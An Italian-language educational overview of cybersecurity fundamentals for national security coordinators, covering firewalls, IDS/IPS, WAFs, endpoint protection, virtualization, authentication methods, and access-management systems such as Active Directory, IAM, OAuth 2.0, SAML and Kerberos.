Fondamenti di cybersecurity

Introduzione

Un solido approccio alla cybersicurezza si basa su principi e sistemi fondamentali che ogni responsabile per la prevenzione e gestione degli incidenti informatici in ambito nazionale deve padroneggiare.

Questo documento vuole fornire una panoramica strutturata di tali fondamenti, toccando sia aspetti tecnologici (come firewall, sistemi di autenticazione, virtualizzazione) sia organizzativi (come gestione centralizzata degli accessi, gestione del rischio, team e centri dedicati alla sicurezza).

Ogni sezione include definizioni, esempi pratici e riferimenti a standard internazionali, best practice e casi di studio aggiornati, al fine di contestualizzare i concetti nelle competenze richieste a un ruolo di coordinamento in cybersicurezza.

I sistemi di sicurezza informatica proteggono reti e dispositivi dagli attacchi, attraverso controllo del traffico, rilevamento di intrusioni e blocco di malware. Tra i principali strumenti vi sono i firewall, i sistemi IDS/IPS, i Web Application Firewall (WAF) e le soluzioni di protezione endpoint. Questi componenti lavorano in sinergia per garantire difese perimetrali e interne, secondo il principio della difesa in profondità.

Firewall di rete

Il firewall è il componente perimetrale di base della sicurezza di rete. Esso può essere hardware o software e monitora, filtra e controlla il traffico in entrata e uscita sulla base di regole predefinite.
In pratica, il firewall crea una barriera tra la rete interna sicura e le reti esterne non fidate (come Internet), permettendo solo il traffico autorizzato in conformità con la policy di sicurezza definita. I firewall moderni includono diverse tecnologie, tra cui packet filtering, stateful inspection (monitoraggio dello stato delle connessioni) e proxy firewall applicativi. L’adozione di firewall perimetrali è essenziale per bloccare attacchi noti e ridurre la superficie di attacco esposta, ad esempio bloccando tentativi di accesso non autorizzato e malware noti prima che raggiungano i sistemi interni. I Next-Generation Firewall (NGFW) integrano funzionalità avanzate come il filtraggio a livello applicativo, l’ispezione del traffico cifrato e persino moduli IDS/IPS integrati, offrendo protezione più granulare.

I firewall tradizionali operano principalmente sui livelli 3 e 4 del modello OSI, analizzando indirizzi IP e porte. Lo scopo primario è garantire la confidenzialità e integrità delle risorse interne, impedendo intrusioni, malware, attacchi DoS e accessi non autorizzati.

Sistemi IDS e IPS

Per rilevare e prevenire intrusioni più sofisticate, si usano sistemi IDS (Intrusion Detection System) e IPS (Intrusion Prevention System). Un IDS monitora il traffico di rete e genera allarmi agli amministratori quando identifica attività sospette o malevole, ma non interviene direttamente sul traffico. Un IPS, considerato un’evoluzione dell’IDS, lavora invece in linea sul percorso di comunicazione e può bloccare attivamente le minacce in tempo reale. In altre parole, mentre un IDS opera in modo passivo (fuori banda, analizzando copie del traffico) per fornire visibilità sulle possibili intrusioni, un IPS è posizionato inline e, oltre a rilevare le minacce, può filtrare o fermare i pacchetti malevoli prima che raggiungano la destinazione. Ad esempio, un IPS configurato adeguatamente può automaticamente bloccare tentativi di exploit noti o mettere in quarantena host compromessi.
Entrambi i sistemi tipicamente utilizzano firme di attacco e analisi comportamentale: firme per riconoscere minacce note (es. identificando la “firma” di un virus o di un attacco specifico) e rilevamento delle anomalie per segnalare traffico anomalo rispetto alla baseline normale. In sintesi: l’IDS rileva e allerta, l’IPS previene e blocca, entrambi sono fondamentali per garantire l’integrità e la disponibilità dei sistemi. L’uso congiunto di firewall e IDS/IPS consente un approccio difensivo a più livelli: il firewall filtra il traffico in base a regole statiche, l’IDS allerta su possibili intrusioni e l’IPS interviene bloccandole proattivamente.

Firewall applicativo (WAF)

Un Web Application Firewall (WAF) è un firewall specializzato a protezione delle applicazioni web e dei servizi API a livello applicativo (Layer 7). Mentre un firewall di rete tradizionale opera sui livelli inferiori (indirizzi IP, porte, protocolli) fungendo da barriera tra rete interna ed esterna, il WAF monitora e filtra il traffico HTTP/HTTPS tra client esterni e server web applicativi. Lo scopo è intercettare attacchi a livello applicativo, come iniezioni SQL, Cross-Site Scripting (XSS), attacchi di tipo DDoS applicativo e altre richieste malevole dirette alle applicazioni web. Il WAF si interpone tra gli utenti e il server applicativo analizzando tutte le comunicazioni HTTP: in caso individui richieste dannose o non conformi alla policy, le blocca prima che raggiungano l’applicazione. Ciò consente di proteggere servizi web critici senza dover modificare il codice dell’applicazione stessa. Ad esempio, se un attaccante tenta di inviare input malevoli in un form web per sfruttare una vulnerabilità, il WAF può riconoscere la stringa sospetta e fermare la richiesta. È importante notare che il WAF non sostituisce il firewall tradizionale di rete, poiché ciascuno agisce su piani diversi: il firewall di rete protegge da minacce a livello IP/TCP (es. scansioni, exploit di protocollo), mentre il WAF si concentra sulle minacce al livello applicativo web. In un’architettura robusta, entrambi sono utilizzati in modo complementare, specialmente dato l’aumento delle applicazioni esposte sul web e delle relative minacce.

Il WAF funge quindi da scudo per la confidenzialità e integrità dei dati delle applicazioni web, prevenendo accessi non autorizzati, violazioni di dati e abusi di funzionalità dell’applicazione.

Protezione degli endpoint

Con l’aumento di dispositivi e postazioni connesse (client, server, dispositivi mobili, IoT), la sicurezza degli endpoint è divenuta cruciale (gli endpoint sono i dispositivi client – pc, laptop, smartphone, server – ai margini della rete aziendale – spesso rappresentano l’anello debole sfruttato dagli aggressori). Le soluzioni di protezione endpoint comprendono inizialmente l’antivirus/antimalware tradizionale, ma oggi includono suite più avanzate come gli Endpoint Protection Platform (EPP) e gli Endpoint Detection & Response (EDR). In generale, per protezione endpoint si intende un insieme di strumenti integrati per proteggere e gestire i dispositivi nella rete aziendale.

Un’Endpoint Protection Platform (EPP) fornisce funzionalità preventive: antivirus, firewall personale sul host, controllo degli accessi al dispositivo, cifratura dei dati e gestione delle patch, in modo da prevenire l’esecuzione di codice malevolo noto e ridurre le superfici d’attacco note. L’approccio EPP è spesso basato su firme (signature-based) e regole statiche: identifica malware conosciuti confrontandoli con un database di firme e applica policy predefinite.

Gli EDR, invece, sono strumenti più orientati alla rilevazione e risposta attiva: monitorano in tempo reale i comportamenti sui sistemi endpoint e sono in grado di individuare attività anomale o sospette (es. un processo che effettua operazioni insolite) anche in assenza di una firma di malware conosciuto. Quando un’attività sospetta viene identificata, l’EDR può allertare i responsabili di sicurezza e intraprendere azioni automatiche (come isolare il dispositivo dalla rete) per contenere una minaccia in corso. In pratica l’EDR adotta un approccio dinamico e reattivo, spesso potenziato da analisi comportamentale e algoritmi di intelligenza artificiale per riconoscere anche minacce zero-day o attacchi fileless.
Data la complementarità, oggi molti vendor offrono soluzioni unificate (talvolta chiamate XDR, Extended Detection & Response) che combinano prevenzione (EPP) e risposta (EDR). Per un responsabile della sicurezza, è fondamentale garantire che tutti gli endpoint dell’organizzazione (dai server ai portatili dei dipendenti) siano coperti da queste soluzioni, assicurando aggiornamenti costanti delle firme antivirus, monitoraggio centralizzato degli incidenti sugli host e rapide capacità di intervento remoto su macchine compromesse. In sintesi, la protezione endpoint è l’ultima linea difensiva per impedire a malware e aggressori di prendere piede nei sistemi interni e, qualora ciò avvenga, per individuare, contenere ed eliminare rapidamente la minaccia, salvaguardando disponibilità e integrità dei dati su tali dispositivi.

La virtualizzazione è una tecnologia che permette di eseguire più sistemi operativi (come macchine virtuali o container) su un unico host fisico, isolandoli l’uno dall’altro. Oltre ai noti benefici di efficienza e flessibilità nell’IT, la virtualizzazione offre vantaggi significativi per la sicurezza, in particolare per quanto riguarda isolamento e segmentazione dei carichi di lavoro.

Ogni Macchina Virtuale (VM) opera in un ambiente isolato dalle altre VM sullo stesso hardware. Questo isolamento intrinseco significa che se una VM viene compromessa da un malware o un attaccante, quella compromissione non si propaga automaticamente alle altre VM né all’host, a patto che l’hypervisor (il software di virtualizzazione) mantenga la separazione. In pratica, le VM funzionano come “contenitori” separati: un attacco o crash su un server virtuale non impatta gli altri servizi che girano su VM distinte. Ciò aumenta la resilienza complessiva del sistema informatico, contenendo le minacce all’interno di un perimetro più piccolo (blast radius limitato). Ad esempio, in un’architettura tradizionale un singolo server fisico ospitava più applicazioni e se veniva bucato cadevano tutti i servizi su di esso; con la virtualizzazione, si possono suddividere le applicazioni in VM diverse, così che la violazione di una non comprometta le altre.

La virtualizzazione facilita anche la micro-segmentazione delle reti e il controllo granulare del traffico tra componenti: ambienti virtualizzati avanzati consentono di definire regole di firewall interne tra VM (ad es. mediante virtual firewall o policy di sicurezza software-defined) e di monitorare approfonditamente il traffico est-ovest all’interno dell’infrastruttura virtuale. Questo rende molto più difficile per un aggressore effettuare movimenti laterali: anche se riesce a violare una VM in un data center virtualizzato, dovrà superare ulteriori barriere per spostarsi verso altre VM, grazie alla segmentazione interna. Un responsabile della sicurezza può sfruttare ciò progettando architetture dove, ad esempio, i server con dati sensibili risiedono in segmenti virtuali separati, accessibili solo tramite passaggi filtrati, riducendo il rischio che un attacco su un servizio meno critico dia accesso a quelli critici.

Un altro vantaggio offerto dalla virtualizzazione è la capacità di creare ambienti di sandbox facilmente. Una sandbox è un ambiente isolato dove eseguire codice potenzialmente malevolo per osservarne il comportamento senza rischiare impatti sul sistema di produzione. Grazie alle VM, è possibile istanziare rapidamente sandbox per l’analisi di malware o per testare patch e aggiornamenti in sicurezza. Ad esempio, i team CSIRT spesso usano VM per detonare file sospetti e analizzarne gli effetti (tecniche di dynamic analysis dei malware) senza mettere in pericolo la rete aziendale. Analogamente, ambienti virtuali consentono di effettuare esercitazioni di sicurezza (cyber range), simulando attacchi e testando le capacità di risposta in un contesto realistico ma isolato.

La virtualizzazione agevola inoltre l’implementazione di strategie di disponibilità come backup e disaster recovery. È infatti possibile prendere snapshot periodici delle VM (istantanee dello stato del sistema) e replicarle su server diversi o in cloud. Ciò rende il ripristino dopo un incidente molto più rapido: se un server virtuale viene compromesso o guasto, lo si può ripristinare allo stato precedente in pochi minuti riattivando uno snapshot o una VM di riserva. In un’ottica di continuità operativa, le infrastrutture virtuali supportano anche la ridondanza e la migrazione a caldo: si può configurare l’alta disponibilità in modo che se l’host fisico di una VM fallisce, la VM venga avviata automaticamente su un altro host (failover), minimizzando i tempi di fermo. Allo stesso modo, test di recupero di disastri (DR drills) e patch testing possono essere condotti clonando VM in ambienti di prova senza impatto sugli ambienti live

In sintesi, i sistemi di virtualizzazione rafforzano la sicurezza informatica fornendo compartimentazione: ogni servizio in una VM isolata, micro-segmentazione del traffico fra VM, facilità nel predisporre sandbox e ambienti di test, e strumenti robusti per backup/recupero. Tuttavia, è importante ricordare che l’hypervisor stesso diventa un componente critico da proteggere (un attacco all’hypervisor potrebbe compromettere tutte le VM). Per questo, best practice includono il mantenimento aggiornato dell’hypervisor, il minimo di servizi attivi sull’host e controlli di accesso rigorosi all’infrastruttura di virtualizzazione.

L’autenticazione è il processo mediante il quale un sistema verifica l’identità di un utente (o di un entità, come un dispositivo o processo) prima di concedergli accesso a risorse. Un solido sistema di autenticazione è fondamentale per garantire che solo soggetti autorizzati possano accedere a dati e sistemi sensibili. I metodi di autenticazione si dividono in categorie basate su ciò che l’utente conosce, ciò che possiede e ciò che è. In parallelo all’autenticazione, l’autorizzazione controlla cosa un utente autenticato può fare (diritti di accesso), ma qui ci concentriamo sui metodi per verificare l’identità in modo sicuro.

Autenticazione basata su conoscenza: password e gestione sicura

Tradizionalmente, l’autenticazione si è basata su credenziali note dall’utente, in primis le password (o PIN, passphrase). La password è un segreto che solo l’utente dovrebbe conoscere e che viene confrontato con ciò che è registrato nel sistema (idealmente in forma cifrata/hash). Nonostante la loro diffusione, le password presentano noti problemi di sicurezza: utenti tendono a sceglierle deboli (es. parole comuni) o a riutilizzarle su più servizi, rendendole vulnerabili ad attacchi di brute force, dizionario, e phishing. Best practice moderne – guidate anche da standard come NIST SP 800-63B – suggeriscono di utilizzare password lunghe e difficili da indovinare (passphrase complesse), evitando requisiti eccessivamente complicati che portano a cattive abitudini (come scriverle o riutilizzarle) . Inoltre è sconsigliato forzare cambi frequenti di password senza motivo (poiché ciò tende a far scegliere password prevedibili con variazioni minime). Un responsabile alla sicurezza deve promuovere politiche di gestione password solide: lunghezza minima elevata (ad es. 12-15 caratteri), divieto di password banali già note in violazioni pubbliche, hashing robusto sul server (per evitare l’esposizione in chiaro), e formazione agli utenti sui rischi di phishing. Deve anche prevedere sistemi di password manager aziendali e l’adozione di meccanismi aggiuntivi (come l’autenticazione multi-fattore) per i sistemi critici.

Autenticazione a più fattori (MFA) e fattori di possesso

Dato che qualsiasi singolo fattore di autenticazione può fallire (es. una password può essere rubata), la Multi-Factor Authentication (MFA) richiede due o più fattori distinti per verificare l’identità. Tipicamente, combina “qualcosa che conosci” (es. password) con “qualcosa che possiedi” (un token fisico virtuale) e/o “qualcosa che sei” (caratteristica biometrica). Un esempio comune è l’accesso a un servizio online con password più un codice temporaneo generato da un’app sullo smartphone (come Google Authenticator) o inviato via SMS. In questo modo, anche se la password venisse carpita, l’attaccante non avrebbe il secondo fattore (telefono/token) e l’accesso verrebbe negato. I metodi di autenticazione a possesso includono: token hardware (chiavette elettroniche che generano OTP, One Time Password, o chiavi USB di sicurezza FIDO2/U2F), token software (app di autenticazione che generano codici temporanei, QR code da scannerizzare, notifiche push da approvare) o certificati digitali installati su un dispositivo. Adottare MFA incrementa esponenzialmente la sicurezza: ad esempio, gran parte delle violazioni di account cloud aziendali tramite phishing o credenziali leaked può essere sventata se all’attaccante manca il secondo fattore. È importante anche implementare fattori resistenti al phishing: oggi si raccomandano dispositivi o app che utilizzano protocolli come FIDO2 (es. security keys USB/NFC) che non sono clonabili via phishing, in luogo di SMS (che è vulnerabile a SIM swap). Per un responsabile, è essenziale definire quali sistemi richiedono MFA (idealmente tutti gli accessi remoti e quelli a dati sensibili) e orchestrare l’onboarding degli utenti a questi sistemi, tenendo conto dell’usabilità.

Autenticazione biometrica

Il fattore biometrico (qualcosa che sei) sfrutta caratteristiche fisiche o comportamentali uniche dell’utente per l’autenticazione. Esempi comuni sono l’impronta digitale, il riconoscimento facciale, l’iride, la voce, oppure parametri comportamentali (dinamica di digitazione, modo di camminare). La biometria offre il vantaggio di legare l’identità a qualcosa di intrinseco all’utente, difficile da falsificare o condividere. Ad esempio, è molto improbabile che due persone abbiano impronte digitali o modelli dell’iride identici. Ciò riduce il rischio di furto di identità: un aggressore non può semplicemente “indovinare” o rubare un tratto biometrico come farebbe con una password. Inoltre, per l’utente è comodo: non deve ricordare segreti o portare con sé token (pensiamo allo sblocco del telefono con l’impronta o il volto). Non a caso, molte organizzazioni adottano l’autenticazione biometrica almeno come un fattore (es. smart card con impronta digitale per accedere a strutture sicure, sistemi di controllo accessi fisici e logici integrati). Tuttavia, la biometria presenta anche sfide: primo, non è revocabile – se un database di impronte digitali viene compromesso, l’utente non può cambiare la propria impronta come farebbe con una password; secondo, la biometria può avere tassi di falsi positivi/ negativi (una piccola percentuale di casi in cui utenti legittimi non vengono riconosciuti, o peggio viene accettato un impostore se il sensore/algoritmo non è accurato). Inoltre, c’è il tema della privacy: i dati biometrici sono sensibili e spesso regolati da normative stringenti (GDPR in Europa li considera dati personali particolari). In ambienti governativi, l’adozione di biometria deve quindi essere accompagnata da forti misure di protezione dei template biometrici (spesso memorizzati e confrontati in forma cifrata o con tecniche di match on card per cui il dato grezzo non esce mai dal dispositivo dell’utente).

In sintesi, un robusto sistema di autenticazione oggi tende ad essere multi-fattore: password robuste come prima linea, token fisici o virtuali come seconda linea, e in alcuni casi biometria come ulteriore verifica, soprattutto per accessi critici. Ad esempio, un responsabile alla sicurezza nazionale potrebbe implementare per i propri operatori l’uso di smart card crittografiche (fattore possesso) protette da PIN (fattore conoscenza) o impronta (fattore biometrico) per accedere ai sistemi classificati. Ciò assicura un elevato livello di certezza sull’identità di chi accede, riducendo drasticamente le possibilità di accesso non autorizzato anche in caso di furto di credenziali.

In organizzazioni complesse – specialmente a livello governativo o enterprise – la gestione delle identità digitali e dei diritti di accesso degli utenti richiede piattaforme centralizzate e standardizzati. I sistemi di gestione centralizzata degli accessi consentono di amministrare in modo unificato utenti, autenticazioni e autorizzazioni su molteplici sistemi. Ciò include directory di identità (come Active Directory), sistemi e framework di Identity and Access Management (IAM), e protocolli di federazione e Single Sign-On (come OAuth 2.0, SAML 2.0, Kerberos e OpenID Connect). Tali strumenti garantiscono che gli utenti giusti ottengano gli accessi giusti, mantenendo al contempo un forte controllo e visibilità per i responsabili della sicurezza.

Active Directory (AD)

Active Directory di Microsoft è un servizio di directory centralizzato ampiamente utilizzato nelle reti aziendali e governative basate su Windows. In termini semplici, AD gestisce un database di oggetti che include utenti, gruppi, computer e le relative credenziali e permessi, all’interno di un dominio Windows. È un sistema server centralizzato basato su concetti di dominio e directory service, controllato dai Domain Controller Windows . Tramite Active Directory Domain Services (AD DS), gli utenti effettuano l’autenticazione centralmente (es. con username/password di dominio) e ottengono token di accesso validi per risorse in quel dominio (cartelle condivise, computer, applicazioni integrate con AD). AD fornisce funzioni cruciali per un responsabile alla sicurezza: autenticazione centralizzata (implementata con protocolli come Kerberos e NTLM), autorizzazione tramite gruppi (si possono assegnare permessi a gruppi di AD, applicando il principio del privilegio minimo attraverso membership di gruppo), politiche centralizzate tramite Group Policy (GPO) – ad esempio per imporre configurazioni di sicurezza uniformi su tutti i computer del dominio – e la possibilità di gestire in un solo punto il ciclo di vita di utenti e credenziali (creazione account, modifica ruoli, disabilitazione quando un dipendente lascia l’ente, ecc.). In un contesto come un’agenzia nazionale, è probabile esista una foresta AD che copre vari dipartimenti, con trust tra domini, ecc., e il responsabile dovrà assicurare la corretta configurazione delle policy AD, il monitoraggio di eventi di autenticazione sospetti e l’integrazione di AD con sistemi di Single Sign-On per applicazioni web moderne.

AD è strettamente legato a Kerberos (vedi più sotto) per le autenticazioni interne: quando un utente fa login al dominio, ottiene dal Domain Controller un Ticket-Granting Ticket Kerberos che permette di accedere ai vari servizi senza dover reinserire le credenziali continuamente. Questo offre un’esperienza di Single Sign-On nel perimetro Windows. Active Directory può inoltre essere esteso con servizi come AD Federation Services (ADFS) per federare identità con servizi esterni, e LDAP per consentire a applicazioni non-Windows di utilizzare AD come archivio utenti. In breve, AD funge da spina dorsale IAM on-premises in molti ambienti, e la sua corretta gestione (hardening dei Domain Controller, controlli su account privilegiati, auditing di login/repliche, etc.) è fondamentale: compromissioni di AD (come attacchi Golden Ticket su Kerberos o l’uso di credenziali di Domain Admin rubate) possono portare a un completo dominio della rete da parte di un attaccante.

Identity and Access Management (IAM)

Il termine IAM (Identity and Access Management) si riferisce all’insieme di politiche, processi e tecnologie che permettono di gestire le identità digitali e controllare l’accesso alle risorse in modo centralizzato  . Mentre sistemi come AD sono un’implementazione specifica (in ambiente Windows), in generale una soluzione IAM può essere una piattaforma che aggrega e gestisce utenti provenienti da diversi sistemi (on-premise e cloud) e regola, tramite regole di business, chi può accedere a cosa. Un sistema IAM tiene traccia di ogni identità (dipendenti, collaboratori, dispositivi, servizi) e assicura che ciascuna abbia solo le autorizzazioni appropriate al proprio ruolo – niente di più, niente di meno. Questo include concetti come principio del privilegio minimo (dare agli utenti solo i permessi minimi necessari per svolgere il loro lavoro) e separazione dei compiti (evitare che una singola identità accumuli troppi poteri senza controlli compensativi).

Le soluzioni IAM moderne spesso coprono funzionalità come: gestione delle identità (provisioning e de-provisioning automatizzato degli account quando le persone entrano, cambiano ruolo o lasciano l’organizzazione), Single Sign-On (SSO) che consente all’utente di autenticarsi una volta ed ottenere accesso a molte applicazioni diverse, autenticazione multifattore (MFA) integrata per aggiungere sicurezza agli accessi, gestione dei privilegi (ad es. soluzioni PAM – Privileged Access Management – per controllare gli account amministrativi), e reportistica e conformità (sapere in ogni momento chi ha accesso a cosa e poter dimostrare conformità a normative).

Esempi di sistemi IAM includono servizi cloud come Azure AD, Okta, AWS IAM, Google Workspace IAM, oppure sistemi enterprise come Oracle Identity Manager, IBM Security Verify, etc. Un buon sistema IAM permette anche l’integrazione federata: per risorse esterne o tra organizzazioni diverse, anziché gestire account separati per ogni sistema, si instaurano trust basati su standard (OAuth, SAML, OpenID Connect) dove un Identity Provider centrale autentica l’utente e segnala alle applicazioni (Service Provider) l’esito e le informazioni sull’utente. Questo riduce la molteplicità di credenziali e migliora l’esperienza utente e la sicurezza (poiché l’autenticazione è centralizzata e monitorabile). Ad esempio, un dipendente ministeriale potrebbe usare le stesse credenziali IAM per accedere al portale HR interno, a un sistema di posta governativo e a servizi cloud di collaborazione, grazie a federazione e SSO.

Dal punto di vista del responsabile alla sicurezza, l’IAM è essenziale per tenere lontani gli hacker assicurando che ogni utente abbia solo le autorizzazioni esatte necessarie per il suo lavoro. Significa che l’organizzazione sa in ogni momento quali account esistono, a quali risorse accedono e può revocare immediatamente gli accessi quando non più necessari (riducendo i rischi di account orfani usati per intrusioni). Inoltre, l’IAM centralizzato consente di applicare in modo coerente policy di sicurezza (come obbligare MFA per determinati accessi, o revisionare periodicamente gli accessi attraverso processi di certificazione). In ambito nazionale, l’IAM potrebbe includere anche la gestione di identità privilegiate inter-organizzative e sistemi di identità federata per consentire a diverse agenzie di collaborare scambiando informazioni in modo controllato.

OAuth 2.0 (Delegated Authorization)

OAuth 2.0 è un framework aperto standardizzato che consente la delega di autorizzazione tra servizi web. In altre parole, OAuth 2.0 permette a un utente di autorizzare un’applicazione terza ad accedere a certe risorse protette che lo riguardano, senza rivelare all’applicazione terza le proprie credenziali (password). È diventato uno degli standard cardine per l’autenticazione/autorità federata sul web, utilizzato da giganti come Google, Facebook, Microsoft, Amazon e molti altri per implementare il “Login con…”. Ad esempio, quando un sito ti offre di “accedere con il tuo account Google”, dietro le quinte sta usando OAuth: tu vieni rediretto a Google, fai login lì, e Google chiede “Vuoi autorizzare questo sito ad accedere al tuo indirizzo email e profilo base?”; se acconsenti, Google rilascia un token di accesso (access token) al sito, che questo userà per ottenere i dati richiesti dalle API di Google – senza mai conoscere la tua password Google.

Tecnicamente, OAuth 2.0 definisce vari grant types (flussi di autorizzazione) per diversi scenari (app server-side, app client-side, applicazioni native, dispositivi senza browser, ecc.), ma il concetto chiave è l’uso di token al posto delle credenziali. Quando l’utente autorizza, l’Identity Provider (detto Authorization Server in OAuth) rilascia un token (un insieme di stringhe cifrate o firmate) che l’applicazione client può presentare per accedere alla risorsa. Il token incarna i diritti concessi (es: “valido per leggere l’email dell’utente, scade tra 1 ora”). Ciò elimina la necessità per l’utente di condividere la propria password con terze parti – migliorando sicurezza e privacy. Se una terza parte viene compromessa, l’attaccante ottiene al massimo token limitati (spesso già scaduti o revocabili), non l’identità permanente dell’utente.

Per un responsabile alla sicurezza, comprendere OAuth 2.0 è importante perché molte integrazioni di servizi tra agenzie o con fornitori esterni oggi avvengono tramite API e deleghe OAuth. Ad esempio, un’app mobile governativa potrebbe usare OAuth 2.0 per far autenticare i cittadini tramite SPID (Sistema Pubblico di Identità Digitale) o tramite account di identità federati, delegando l’autenticazione a quel provider e ottenendo un token che rappresenta l’utente. OAuth 2.0 è spesso usato insieme a OpenID Connect (OIDC), che è un’estensione di OAuth per ottenere anche informazioni sull’identità verificata dell’utente (federated authentication). Mentre OAuth da solo è per autorizzare l’accesso a risorse, OIDC aggiunge un ID Token con dettagli sull’utente autenticato (nome, email, ecc.). Nel contesto interno, OAuth può essere usato ad esempio per permettere a microservizi di scambiarsi dati a nome di utenti o per integrare applicazioni legacy con sistemi IAM moderni.

In pratica, l’adozione di OAuth 2.0 comporta la gestione attenta dei permessi (scopes) richiesti dalle applicazioni (chiedere solo ciò che serve), la protezione dei token (che diventano un obiettivo per gli attaccanti, se rubano un token attivo potrebbero accedere alle risorse finché non scade) e la predisposizione di meccanismi di revoca. Standard moderni come OAuth sono preferibili a soluzioni “fatte in casa” di scambio credenziali, proprio perché ben testati e con ampio supporto librerie.

SAML 2.0 (Single Sign-On federato)

SAML (Security Assertion Markup Language) 2.0 è un altro standard aperto, usato principalmente per implementare il Single Sign-On (SSO) federato in contesti enterprise e inter-organizzativi. A differenza di OAuth/OIDC che sono più recenti e orientati al mondo API/mobile, SAML è nato in ambito XML per permettere a un utente di usare un’unica autenticazione per accedere a servizi diversi (tipicamente applicazioni web enterprise) con dominio di gestione separato. SAML definisce un formato di asserzione (assertion) che un Identity Provider (IdP) invia a un Service Provider (SP) contenente l’affermazione che “l’utente X ha effettuato con successo l’autenticazione ed ecco i suoi attributi”. In pratica, quando tenti di accedere a un servizio (SP) che delega l’autenticazione a un IdP, verrai reindirizzato all’IdP (ad es. il login centralizzato della tua organizzazione); dopo aver fatto login lì, l’IdP genera un’asserzione SAML firmata digitalmente che include la tua identità e magari il ruolo, e la invia al SP (solitamente tramite il browser dell’utente). Il SP verifica la firma e, se valida, ritiene l’utente autenticato senza chiedergli altre credenziali.

SAML è molto usato in contesti business-to-business e PA: per esempio, un dipendente del Ministero con account sul dominio interno può accedere al portale di un’altra Agenzia che ha trust SAML col suo Ministero, senza avere un account separato. Il portale (SP) si fida dell’asserzione prodotta dal IdP del Ministero. Questo semplifica la gestione delle identità e delle password perché l’utente gestisce un solo account (sul IdP) e accede a più servizi. Significativamente, SAML semplifica il processo di identità: l’utente non deve ricordare credenziali diverse per ogni servizio e gli amministratori possono centralizzare controllo e revoca degli accessi sul IdP.

Un aspetto importante è che SAML trasmette attributi oltre alla semplice autenticazione, il che permette al Service Provider di applicare autorizzazioni basate su ruoli o attributi ricevuti. Ad esempio, l’asserzione SAML potrebbe dire che l’utente è “Mario Rossi” con ruolo “Coordinatore-Prevenzione” e il servizio può usare tale informazione per concedere i privilegi appropriati. Il protocollo opera su base di fiducia pre-configurata: IdP e SP scambiano metadati e certificati per le firme, e in genere l’integrazione richiede configurazioni amministrative da entrambe le parti. Per un responsabile alla sicurezza, SAML (così come OAuth/OIDC) rappresenta uno strumento abilitante per la cooperazione inter-ente. Ad esempio, l’IDPC (Infrastruttura di Identità Digitale della PA) potrebbe usare SAML per permettere ai dipendenti pubblici di usare le proprie credenziali aziendali per accedere a servizi di altre PA senza nuovo account, migliorando sia la sicurezza (meno password in giro, autenticazione forte centralizzata, audit unificato) sia la comodità. Tuttavia, vanno gestiti con attenzione i trust: una vulnerabilità su un IdP SAML può avere impatti notevoli (un attaccante che impersoni l’IdP potrebbe accedere a tutti i servizi federati). Quindi occorre assicurare la robustezza dell’IdP e avere monitoraggio sugli accessi federati.

Kerberos (Autenticazione basata su “biglietti”)

Kerberos è un protocollo di autenticazione di rete progettato per un ambiente con server di autenticazione fidato centralizzato. È ampiamente utilizzato (e quasi sinonimo) nell’autenticazione all’interno di domini Windows/Active Directory, ma è nato nel mondo Unix/MIT. Kerberos usa un meccanismo di ticket e chiavi segrete condivise per autenticare in modo sicuro un utente presso diversi servizi, senza inviare la password in chiaro sulla rete. In Kerberos, esiste un’entità fidata chiamata Key Distribution Center (KDC) (in AD coincide con il Domain Controller) che detiene le chiavi segrete di tutti gli utenti e servizi. Quando un client (utente) vuole autenticarsi per usare un servizio (ad es. accedere a una cartella condivisa), il client prima contatta il KDC (Authentication Server) e richiede un Ticket-Granting Ticket (TGT) presentando la propria identità. Ciò avviene in modo sicuro usando la password dell’utente come chiave per comunicare col KDC; il risultato è che il client ottiene un TGT crittografato, che è essenzialmente un “biglietto” che dimostra che l’utente è autenticato. Il client poi utilizza il TGT per chiedere al KDC un ticket di servizio per lo specifico servizio a cui vuole accedere (fase di Service Granting). Il KDC restituisce un ticket crittografato per quel servizio. Il client a questo punto presenta il ticket direttamente al server del servizio (ad esempio al file server), il quale – fidandosi del KDC – accetta il ticket come prova dell’identità e concede l’accesso. Tutto questo avviene senza mai inviare la password oltre la prima richiesta iniziale e usando challenge cifrati, prevenendo attacchi di replay e intercettazione.

In termini più generali, Kerberos è un protocollo di “terza parte fidata”: il KDC è l’autorità centrale che valida identità e distribuisce credentials temporanee (i ticket). I ticket hanno una durata limitata (es: 8 ore) e sono specifici per l’entità e il servizio e spesso includono flag sulle autorizzazioni. Kerberos fornisce anche mutua autenticazione – non solo il client prova chi è, ma anche il server prova la sua identità al client (tramite lo stesso meccanismo di ticket presentato e riflettuto), prevenendo man-in-the-middle. Un altro vantaggio di Kerberos: abilita il Single Sign-On interno – l’utente inserisce la password una volta per ottenere il TGT, poi accede a più servizi senza dover riautenticarsi ad ognuno, finché il ticket è valido.

Nel contesto Active Directory, Kerberos è il metodo di autenticazione predefinito e svolge un ruolo integrale: infatti AD associa ad ogni account una chiave derivata dalla password usata da Kerberos. Attacchi famosi come Pass-the-Ticket o Golden Ticket si riferiscono proprio a compromettere il funzionamento di Kerberos in AD rubando ticket o la chiave segreta principale del KDC. Un responsabile alla sicurezza deve quindi conoscere i princìpi di Kerberos sia per configurare correttamente i sistemi (sincronizzazione oraria dei server – Kerberos è sensibile allo skew di orario, robustezza delle password di servizio, policy di rinnovo ticket) sia per capire e mitigare le tecniche di attacco legate (es. rilevare ticket anomali, proteggere l’account krbtgt in AD). In altri ambienti, Kerberos può essere utilizzato anche su Unix/Linux per servizi NFS, database, etc., integrando con un KDC centrale. Ad esempio, il MIT mantiene ancora una distribuzione Kerberos indipendente. Per un uso moderno fuori da AD, Kerberos ha meno prevalenza rispetto a soluzioni federate (OAuth/OIDC), ma rimane fondamentale ovunque ci sia un dominio Windows o sistemi legacy integrati.

Riassumendo la gestione centralizzata degli accessi: Active Directory e sistemi IAM consentono di amministrare utenti e permessi in modo coerente su larga scala; protocolli come Kerberos e SAML forniscono meccanismi efficaci per l’autenticazione continua e federata rispettivamente; OAuth 2.0 permette deleghe di accesso sicure tra servizi. Un responsabile deve saper orchestrare questi elementi per garantire che gli utenti autorizzati possano accedere agevolmente alle risorse di cui hanno bisogno (anche inter-dominio) ma al contempo prevenire accessi non autorizzati, il tutto con tracciabilità completa (log centralizzati di autenticazione) e conformità alle normative di sicurezza.

